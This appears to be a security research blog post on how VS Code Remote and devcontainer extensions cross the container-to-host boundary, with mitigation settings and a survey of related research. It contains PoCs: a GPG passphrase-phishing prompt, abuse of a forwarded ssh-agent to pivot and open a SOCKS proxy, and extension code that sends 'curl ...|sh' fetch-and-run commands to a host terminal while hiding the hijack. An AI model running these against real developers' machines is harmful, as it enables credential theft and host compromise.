
Introduction
We’ve been tracking the number of views our latest articles have received, and we were quite surprised by them.
Our top-read articles from the past 12 months are:
 matta
matta
 matta
matta
 matta
matta
We've come a long way from those first experiences compared to where we are now. We hope this article sheds new light on how we perceive these technologies today.
And thank you for reading us! This, along with a few individuals and organizations such as Coinspect reaching out specifically to suggest we continue our research with VSCode-related IDEs, motivated us enough to write a new one.
Prepare for a brief article an interesting read, and take all we share here as an eye-opener, rather than a finalized research or concluded work. However, what security work could be ‘concluded’ nowadays?
VS Code Remote Extensions — features or attack vectors
In this section, we’ll “superficially” discuss how VSCode works underneath, how it utilizes its API to help us work more efficiently, sometimes at the expense of safety, by installing extensions, automating tasks, and providing better support.
It's not magic
Have you ever been in a situation where you spin up a devcontainer from a VSCode/Cursor IDE for a git project you’re working on, and immediately from inside that container, you can still push changes to upstream and even verify your commits?
Amazing, right? No need to get out of the container to do that.
Additionally, have you stopped to think why that is possible? How many things work so seamlessly despite being containerized?
Well, we did!
How VS Code Remote works
It begins with the remote extension pack.


This Remote Development extension pack includes four extensions:
- Remote - SSH - Work with source code in any location by opening folders on a remote machine/VM using SSH.
- Remote - Tunnels - Work with source code in any location by opening folders on a remote machine/VM using a VS Code Tunnel (rather than SSH).
- Dev Containers - Work with a separate toolchain or container-based application by opening any folder mounted into or inside a container.
- WSL - Get a Linux-powered development experience from the comfort of Windows by opening any folder in the Windows Subsystem for Linux.
As you can see, the ms-vscode.remote.vscode-remote-extensionpack is a meta-package. It will also deploy a “remote server” or “agent” in the container to enable communication with it. The “remote server” is the vscode-server tool that includes. We're saying tool because it's not just a single binary, you'll see it more like a set of tools and scripts. Any extension that provides a Remote capability (all of the above) will try to deploy it to the target environment.
Each of these uses the same underlying mechanism: install and run vscode-server remotely. They differ only in transport method:
- Remote SSH extension logs in via SSH, uploads
vscode-serverinto~/.vscode-server/bin/<commit>/. It launches the remote agent via SSH session. Extensions are installed inside the container. - Dev Containers extension enters the container with
docker execorpodman exec. It installsvscode-serverinside the container under/root/.vscode-serveror the home of the target user in the container. - Remote Tunnels extension uses Microsoft's tunneling service. A
code tunnelprocess runs wherever you callcode tunnel. This also deploys avscode-serverinstance. The tunnel provides your local VS Code with a remote endpoint, eliminating the need for SSH, for example. - WSL extension uses WSL API as transport, and also installs
vscode-serverunder Linux home inside the WSL distro.
Any extension that must run “on the remote side” depends on the remote server: language servers using the remote FS, debuggers for remote interpreters, Git integration inside a remote environment, terminal integration, and file watchers.
Further explanation
Think of it this way: when an IDE needs to run some extensions inside a container, it sets up a second extension host in that environment. One host stays local for UI-only extensions, and the other runs inside the container for extensions that require workspace-level access. The IDE links these two hosts through its own RPC channel, created over the transport (SSH, container exec, tunnels, etc.). The editor stays on your machine, but extensions that need the container’s filesystem or tools run in the remote host.
It's basically a "split-host model" if you like, of how VS Code operates in devcontainers.
What does the remote extension technically do on remote?
We superficially mentioned it in the paragraphs above, but let’s go a little bit more into the technical side of things on how the remote extensions work under the hood. We are not going to cover all the things they do, but below we put the most interesting things we've found worth mentioning.
Remote VS Code server inside the container
It deploys vscode-server inside the container, starts a full remote extension host and then launches language servers, task providers, debuggers, and arbitrary extension code with the container’s user privileges. That code has direct access to the container’s filesystem, all mounted volumes from the host, environment variables, and any network the container can reach.
ps aux | grep -E 'vscode\-server'
Here's part of my output; it was too large, and I commented on what I interpreted. Take this lightly; it's just so you have an idea and a visual representation.
# 1. The actual VS Code Remote Server (core of all remote execution)
    279 ? Sl /vscode/vscode-server/bin/linux-x64/<commit>/node out/server-main.js --start-server ...

# 2. The remote extension host (runs all workspace extensions, arbitrary JS, full FS access)
  17264 ? Sl /vscode/vscode-server/bin/linux-x64/<commit>/node ... --type=extensionHost

# 3. The transport bridge connecting container <-> host (the RPC channel)
  17219 ? Ssl /home/vscode/.vscode-server/bin/<commit>/node -e const net=require('net'); ...

# 4. The PTY host (controls integrated terminals, gives shell access)
    384 ? Sl /vscode/vscode-server/bin/linux-x64/<commit>/node out/bootstrap-fork --type=ptyHost

# 5. The file watcher (monitors entire workspace, triggers reactions on host side)
  17225 ? Sl /vscode/vscode-server/bin/linux-x64/<commit>/node out/bootstrap-fork --type=fileWatcher
Extensions with varying privileges
Extensions are downloaded, installed, and run in many different ways. This is a much broader topic, and for that reason, we have created a separate category later below.
Git configurations
It copies host git configuration, including ~/.gitconfig and related (such as .git-credentials) into the container for seamless Git operations. This can be disabled via remote.containers.copyGitConfig and clearing remoteEnv entries in devcontainer.json.
Because .gitconfig is copied, the container inherits user.signingkey, credential.helper, and user.email. That can allow impersonation or credential reuse in builds or CI-like environments.
vscode ➜ ~ $ cat .gitconfig
[user]
        email = [email protected]
        name = matta
        signingKey = 3AA5C34371567BD2...
[credential "<https://github.com>"]
        helper =
        helper = !/usr/bin/gh auth git-credential
[credential "<https://gist.github.com>"]
        helper =
        helper = !/usr/bin/gh auth git-credential
[commit]
        gpgSign = true
[tag]
        forceSignAnnotated = true
[credential]
        helper = "!f() { /home/vscode/.vscode-server/bin/7d842fb85a0275a4a8e4d7e040d2625abbf7f084/node /tmp/vscode-remote-containers-b50bd52a-c349-4aad-be54-25428b60dcf9.js git-credential-helper $*; }; f"
Authentication sockets and environment variables
It forwards the host’s sockets and environment variables, such as SSH_AUTH_SOCK and GPG_AGENT_INFO, allowing operations inside the container to use your host’s authentication agents. This is what enables signing commits or authenticating with your host’s private keys without copying those keys into the container.
However, this also means that any process inside the container can communicate with the forwarded ssh-agent or gpg-agent socket. It can request signatures, attempt to perform authentication operations, or trigger misleading pinentry dialogs.
vscode ➜ /workspace (develop) $ ssh-agent
SSH_AUTH_SOCK=/tmp/ssh-IFMnVu0TU61J/agent.1966; export SSH_AUTH_SOCK;
SSH_AGENT_PID=1967; export SSH_AGENT_PID;
echo Agent pid 1967;
— Ok, so if I use a passphrase on my key, am I safe?
Not necessarily. A passphrase only protects initial unlocking of the private key. Once the key has been unlocked and the agent has cached the decrypted key, the agent will honor signing requests without prompting again for as long as the key remains unlocked – this depends on the default cache TTL.
A silly PoC on how you could trick a user into delivering their passphrase can be something like this:
# This will return on screen whatever the user typed in
vscode ➜ /workspace $ gpg-connect-agent -S "$(gpgconf --list-dirs agent-socket)" <<EOF
RESET
GET_PASSPHRASE cache_demo Failed.%20Try%20again. Enter%20passphrase Request%20from%20devcontainer
BYE
EOF

OK
OK 7468657265646775696C64
OK closing connection
vscode ➜ /workspace (develop) $
7468657265646775696C64 would be what the user introduced as a passphrase in hexadecimal format.
A PoC of how you could use hosts' keys to connect to other servers is easy; you just check with ssh-add -L which identities have been added by the host, and you can explicitly use them to your needs.
vscode ➜ /workspace $ ssh-add -L
ssh-ed25519 AAAAAAAALAAAAAmmmiiIIErrrrdAAAaaaEJEJEJlYvqXY+COSAS matta@trg
Connecting to workstation2 from within the container, using host's key through the ssh-agent.
vscode ➜ /workspace $ ssh -o BatchMode=yes [email protected] 'echo "PWNED from $(hostname)"'
PWNED from workstation2
In a network isolated container that still has access to a local area network, or that reaches at least another container that is not, you could leverage this to bypass the restriction. For example:
vscode ➜ /workspace $ ping 8.8.8.8
connect: Network is unreachable

vscode ➜ /workspace $ ping github.com
ping: github.com: Temporary failure in name resolution

# Container can still reach LAN peers
vscode ➜ /workspace $ ping 172.17.0.3
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.21 ms

# Check if host SSH agent is available
vscode ➜ /workspace $ echo "$SSH_AUTH_SOCK"
/tmp/vscode-ssh-auth-fa2bbf72-d844-49a2-96fe-9200d356e99a.sock

# Check if host has added keys
vscode ➜ /workspace $ ssh-add -L
ssh-ed25519 AAAAC3NzaC1... matta@trg

# Use host key to authenticate to opensvcode-server container
vscode ➜ /workspace $ ssh -o BatchMode=yes  [email protected] "echo connected"
connected # prints 'connected' from within the remote container

# Create SOCKS5 proxy on localhost:1080
vscode ➜ /workspace $ ssh -o BatchMode=yes -D 1080 [email protected]
# (tunnel stays open in foreground)

# In another container shell:
vscode ➜ /workspace $ curl --socks5 localhost:1080 https://ifconfig.me
172.71.182.91 # we escaped successfully!

vscode ➜ /workspace $ curl --socks5 localhost:1080  wttr.in/?format=1
⛅️  +26°C # showing Buenos Aires weather
Verifying these claims
Here are some of the commands you can use to check these claims yourself.
# show forwarded agent sockets
env | grep -E 'SSH_AUTH_SOCK|GPG|GNUPG|REMOTE_CONTAINERS' -n

# list sockets
for s in /tmp/vscode-* /home/vscode/.gnupg/S.* /run/user/*/gnupg/S.*; do [ -e "$s" ] && ls -l "$s"; done

# check git config presence
[ -f ~/.gitconfig ] && git config --list --show-origin

# check which processes own vscode sockets
ss -xlp | sed -n '1,200p' | grep vscode -n || true
You'll realize and understand about how many sockets we're talking about as well.

vscode ➜ /workspace $ ls /tmp/vscode-* | grep sock | wc -l
77
A primer on how to disable some of these could be by touching the devcontainer.json like this:
  "remoteEnv": {
    "SSH_AUTH_SOCK": "",
    "GPG_AGENT_INFO": "",
    "GNUPGHOME": "/tmp/gnupg",
    "GIT_ASKPASS": ""
  },
  "settings": {
    "remote.containers.copyGitConfig": false},
  }
If you want to see the actual code of the C2 alike agents that are being downloaded, run, and deployed, you can explore the ~/.vscode-server/ folder and those within. Just run a tree ~/.vscode-server/bin/*. You’re going to see thousands of directories and files
You have to give it to them; integration is hard as hell. It’s really something what they came up with!
VSCode extensions in-depth
Since everything is about extensions, we need to pause and explain how they work from a general perspective. Here are the three key points we'll address in this section.
- Where extensions run? (UI host vs remote/container host)
- Who decides that? (extension manifest vs user settings)
- Whether a container or repo can coerce that decision ^
 Microsoft
Where exactly do extensions run?
VSCode runs extensions with varying privileges: some on the host, others inside the remote container server with full workspace access.
Extensions define where they should run, according to how they configure the extensionKind schema inside the package.json.
export type ExtensionKind = 'ui' | 'workspace' | 'web';
"workspace"→ runs on the remote side. In devcontainers, this is inside the container."ui"→ runs on the local host that is running VS Code.- It can also be an array like
["workspace", "ui"]. VS Code then chooses depending on the environment.
On top of "workspace" and "ui", there is a third execution environment: the browser. When VS Code runs as a web client, extensions must declare "web" in their extensionKind to load at all.
"ui" does not implicitly mean “browser”; "ui" refers to the desktop client only. The web client uses a separate extension host running inside a Web Worker, and only extensions marked as "web" (or "ui", "web") are allowed to run there.
On top of the manifest, there is an override you could do in your settings.json:
// settings.json
{
  "remote.extensionKind": {
    "ms-vscode.cpptools": ["workspace"],
    "esbenp.prettier-vscode": ["ui"]
  }
}
"workspace"here means: force this extension to run in the remote extension host."ui"here means: force this extension to run in the local UI extension host, even when a remote host exists.
Fortunately, this decision is made by the client (IDE), not by the container.
Can extensions be forced to run on the host from a devcontainer?
Yes, but only by influencing host settings, not from inside the running container process.
User or workspace settings on the host
You can explicitly force an extension to run locally (host) when connected to a devcontainer:
// Host-side settings.json (User or Workspace)
{
  "remote.extensionKind": {
    "esbenp.prettier-vscode": ["ui"],
    "theredguild.fuzzer": ["ui"]
  }
}
This tells VS Code when there is a remote extension host, to still keep Prettier and the Fuzzer extension on the UI side, not inside the container.
Devcontainer-level “customizations”
A devcontainer.json can include:
{
  "name": "whatever",
  "customizations": {
    "vscode": {
      "settings": {
        "remote.extensionKind": {
          "esbenp.prettier-vscode": ["ui"]
        }
      }
    }
  }
}
This file lives inside the repo or workspace, but those “settings” are still processed by the client when it opens the devcontainer.
To conclude:
- A repository or devcontainer author can influence where an extension runs by shipping a
devcontainer.jsonthat setsremote.extensionKind. - The actual enforcement is still on the client side. The container does not reach out and flip that setting at runtime.
A malicious repo can shift extensions into the container or back onto the host by shipping opinionated remote.extensionKind settings.
Can code running inside the container “coerce” an extension to move to UI side at runtime?
Not quite, or at least not in a direct, programmatic way. But keep reading.
An extension running in the workspace (inside the container) has no API to rewrite the host’s settings.json, force a remote.extensionKind change, or decide where other extensions run. It can only do what any extension can do: edit files in the workspace, prompt the user, or open the settings UI.
BUT. If the extension edits .vscode/settings.json or devcontainer.json, those changes will be picked up by the host the next time VS Code reloads the window. That’s not a “special capability”, that’s simply how VS Code works.
So yes, if you run an untrusted workspace extension in the container, it can modify those files and inject whatever remote.extensionKind values it wants. Then it can just trigger workbench.action.reloadWindow and the host will happily apply the poisoned config. Not that it matters because you already had another malicious extension installed first, but it serves as an escalation point.
Why does this work at all
Most devcontainer setups bind-mount the host project folder straight into the container. That means code inside the container can write directly to .vscode/settings.json and .devcontainer/devcontainer.json. Once the window reloads, the host reads the modified files and applies the changes. This lets a malicious container-side extension shift other extensions between UI and workspace and have the host enforce those changes on reload.
Interesting API commands to leverage
The list of commands the API supports is quite interesting, but not all of them are enabled to be executed from within the container. For example, many OS-level actions are denied, file dialogs are blocked or restricted, and the same for direct host FS access.
Regardless of these limitations, there are plenty of commands attackers could use to launch attacks. Here's a short list of some of them we explored during this research.
| API / Command | UI extension | Workspace (container) | Web extension |
|---|---|---|---|
workbench.action.terminal.newLocal | allowed | allowed (dangerous) | not available |
workbench.action.terminal.sendSequence | allowed | allowed (dangerous) | not available |
vscode.env.openExternal | allowed | allowed | limited |
| Clipboard access | allowed | allowed (bridged to host) | partially allowed |
| File dialogs | allowed | blocked / limited | limited |
| Local OS operations | allowed | some allowed via command routing | no |
RCE by using TerminalService
This is the core component that enables for workbench.action.terminal.* commands to be run.
Command workbench.action.terminal.newLocal
From a remote session, this explicitly opens a local integrated terminal on the client, regardless of where the server is running..
Command workbench.action.terminal.sendSequence
Once that local terminal exists, a remote extension can send arbitrary text to it. Calif showed exactly this chain as the default configuration RCE path.
From the container, the attacker code does:
await vscode.commands.executeCommand('workbench.action.terminal.newLocal');
// wait until terminal is created and focused, then:
await vscode.commands.executeCommand('workbench.action.terminal.sendSequence', {
  text: 'curl <https://attacker/|sh\\r>'
});
Command vscode.commands.registerCommand
There's even a command to register new commands, which can be leveraged to override default funcionality. Here's a minimalistic PoC in which an attacker defines a target command to override, runs a command, and then triggers the expected action.
vscode.commands.registerCommand(target, async (...args) => {
  // --- malicious action ---
  await vscode.commands.executeCommand(
    'workbench.action.terminal.sendSequence',
    { text: 'curl http://theredguild.org/pwn.sh|sh\r' }
  );

  // Call original so user does not notice the hijack
  return real(...args);
})
Our proof of concept
In these videos, you'll see how from within a remote server/container, we pop a legit dialog that prompts for the installation of a new extension – not that we need a dialog to do that, you'll see in a second; and then we execute a series of commands in the local host, escaping the container through the UI.
Custom dialog pop up to install malicious extensions
Building and installing a new extension from scratch that executes commands in host from within a container
Installing a new extension that executes commands in host from within a container
Things that do hit the host, but are not shell RCE
These still cross the boundary, but do not give arbitrary command execution on your machine like the one shown above.
vscode.env.openExternal and friends
vscode.env.openExternal(uri) called from a remote extension opens the URI via the local system handler (browser, OS handler).
This gives an attacker a way to open arbitrary URLs in your browser, abuse OAuth redirect flows, vscode:// handlers, phishing pages.
Clipboard bridge
vscode.env.clipboard.readText()vscode.env.clipboard.writeText()
Docs and examples show these APIs are available to remote extensions and operate on the client clipboard. Attackers could steal secrets you copy locally and inject text you paste into terminals or password fields.
"Reveal in OS" style commands
revealFileInOSworkbench.action.files.revealActiveFileInWindows- Remote variants like
remote-wsl.revealInExplorer
From remote, these can open the native file manager on the host, pointing at a file. Annoying, good for phishing and user confusion, but not directly RCE.
And we could go on
And on... even triggering changes such as trusting the workspace. There's a lot still to be explored, but by now you should get the idea. Now, let's see what we learn from this!
Our learnings and final remarks
So far, you should've learned that VSCode-based IDEs, such as Cursor, deploy to remote hosts a set of tools to allow communication, enabling extensions to execute special commands from within.
Does this also mean that using the web version is also affected?
Not by what we've shown above. What we exploited is a very specific chain. That combination only exists in the desktop product family that has a real OS terminal under its control.
VS Code Web runs the UI in the browser, with a web extension host and a pseudo-terminal that lives inside the page. There is no native TerminalService on the client to bridge into, and those commands are not exposed in the same way from a remote workspace extension when you are in the web client. You still have a split model and a remote bridge, and you can still get nasty browser-level effects through things like URL opening or clipboard abuse, but the "pop a real shell on my friend's laptop from the container to impress them and type into it from remote" party trick is a desktop-only problem.
What about Codium?
Codium is... just different, despite what many might think. It uses the open-source core (code-oss) and the Open VSX marketplace, but it does not ship Microsoft's proprietary Remote Development extensions or the official vscode-server bits that our PoCs depend on.
Out of the box, there is no supported way for VSCodium to spin up the Microsoft vscode-server in a container or remote machine, and the maintainers are explicit that Codium cannot connect to the closed-source server because of the vsda native addon that gates compatibility between MS VS Code and vscode-server.
It’s VSCode's closed-source agent that is in charge of allowing communication between the desktop client and the
vscode-server. VSCodium doesn’t ship VSDA, so it can’t connect to Microsoft’s remote server stack. VSCodium
This means that the exact remote dev stack we attacked here simply does not exist in a stock Codium setup, and the TerminalService-based RCE path we describe does not apply there by default. You can try to glue the proprietary extensions and server back in by hand, or use unofficial projects that reimplement parts of the stack, but at that point, you are deliberately reconstructing the Microsoft remote model inside Codium 😓.
Alternatives and trade-offs
VSCode server
I am not suggesting this, but just so you know, you can use the official VSCode server by running something like code serve-web --port 8000 on your host. Following the link provided, which comes with a token by default to avoid others snooping in, you can use VSCode from the web and lower your attack surface.
vscode:~$ code serve-web --port 8001
*
* Visual Studio Code Server
*
* By using the software, you agree to
* the Visual Studio Code Server License Terms (https://aka.ms/vscode-server-license) and
* the Microsoft Privacy Statement (https://privacy.microsoft.com/en-US/privacystatement).
*
Web UI available at http://127.0.0.1:8001?tkn=d710b286-bcef-4c4a-b5aa-7f5520b9a082
Even if you try to install the Remote extensions you'll get a lot of errors "The 'Dev Containers' extension is not available in Visual Studio Code for the Web".
Cons are that you cannot use it from within a container since this is a subcommand of the original code binary, not the agent that gets deployed.
Codium
We could just say "hey just use Codium", and if you use it expecting to behave like VSCode you'll realize how much you depended upon their magic tricks.
But it does narrow your attack surface a lot. And you could still use Microsoft's marketplace extensions if you want to break the law, not that we're suggesting it.
OpenVSCode Server
There's project by GitPod named openvscode-server which is basically what they use to be able to host their VSCode web version for their pods, that's worth exploring.
 gitpod-io
openvscode:~$ openvscode-server \
  --host 0.0.0.0 \
  --port 8080
The plus is that you can run it from within a container and also enjoy the benefits of running it in your browser. You can even have separate boxes to do this, or even host it online as well! And again, it's not that we're suggesting you do this.
Zed, JetBrains, and future work
I admit we haven't explored these yet, but they look interesting enough to be considered, particularly Zed, which I liked the most.
At first glance, Zed does not seem to have dynamic code downloaded from their servers, nor extension hosts running remotely, nor a complex extensions API that executes third-party JavaScript remotely. It does have an agent with its own protocol to do some things, such as code intelligence and searching, but it's all mostly done via SSH.
JetBrains seems like a monster compared to Zed; their plugin system intrigues me.
Previous research
Of course, we’re not the only ones who show concern, and strangely, we were researching the exact same attack vectors around similar dates. We only come a few months late to bring visibility to some of them. Either way, it’s our responsibility as peers to give visibility to the incredible work others have done.
VSCode SSH wtf — Fly.io


Early this year, the folks from Fly stressed that VSCode “[..] mounts a full-scale invasion: it runs a Bash snippet stager that downloads an agent, including a binary installation of Node.”
They then later added some of what we saw too:
“The agent runs over port-forwarded SSH. It establishes a WebSockets connection back to your running VSCode front-end. The underlying protocol on that connection can: wander around the filesystem, edit arbitrary files; launch its own shell PTY processes and persist itself.”
We have spoken a LOT about how attack vectors from today and technologies developers expose themselves to are almost indistinguishable from malware.
You can weaponize everything!
Rest assured, our fellow researchers, your job is not going anywhere anytime soon! With the surge of AI, it has, in any case, prolonged it.
Vibe Hacking Abusing Developer Trust — Calif.io
 Calif
Calif
Calif is the organization whose post aligns exactly with the direction we took. Let’s take a look at some excerpts from their article:
“But when we dug deeper into how Cursor works, we discovered something unsettling. By pivoting through the remote server, we could actually compromise the developer's local machine.”
That’s kind of the same conclusion Fly’s research reached.
“This wasn't a Cursor-specific flaw. The root cause lies in the Remote-SSH extension that Cursor inherits directly from VS Code. Which means the attack path we uncovered could extend across the entire VS Code remote development ecosystem, putting any developer who connects to an untrusted server at risk.”

And as you can see, this is where we met. We too realized that by abusing VSCode’s API through extensions, you can leverage it to execute commands on the host machine. You can take a look at the video on their article to see what it looks like in action.
The cherry on top, also mentioned above, is what Microsoft’s Remote SSH official extension states in the Security Note inside their README:
“[..] Only use Remote-SSH to connect to secure remote machines that you trust and that are owned by a party whom you trust. A compromised remote could use the VS Code Remote connection to execute code on your local machine.”

Calif article concludes with:
“Once the server is hacked, you are hacked as well.” We couldn't agree more!
Are worms cool again? — Koi.ai
 Idan Dardikman,,
This isn’t the first worm that we've covered over the past months; worms are cool again, I guess — malware’s old menace is back in action!
For a comprehensive technical breakdown, please refer to this document here.
The TL;DR is as follows:
- CodeJoy extension hides malware using a Unicode stealth technique.
- Malware uses the Solana blockchain as its C2 and Google Calendar as a backup.
- It supports credential harvesting from NPM, GitHub, OpenVSX, Git, and 49 different wallet extensions.
- Your machine becomes a SOCKS proxy server. Deploys WebRTC p2p, BitTorrent DHT command distribution, and Hidden VNC for complete invisible control.
- The worm spreads by self-propagating through stolen credentials.
- Repeat!
There’s an almost movie-quality explanation about the worm in the video below. If you like to consume things audio-visually, I strongly recommend it.
—
And that would be all for now! Devconnect is right around the corner, and we need to continue preparing our campaign.
See you there, wanderers!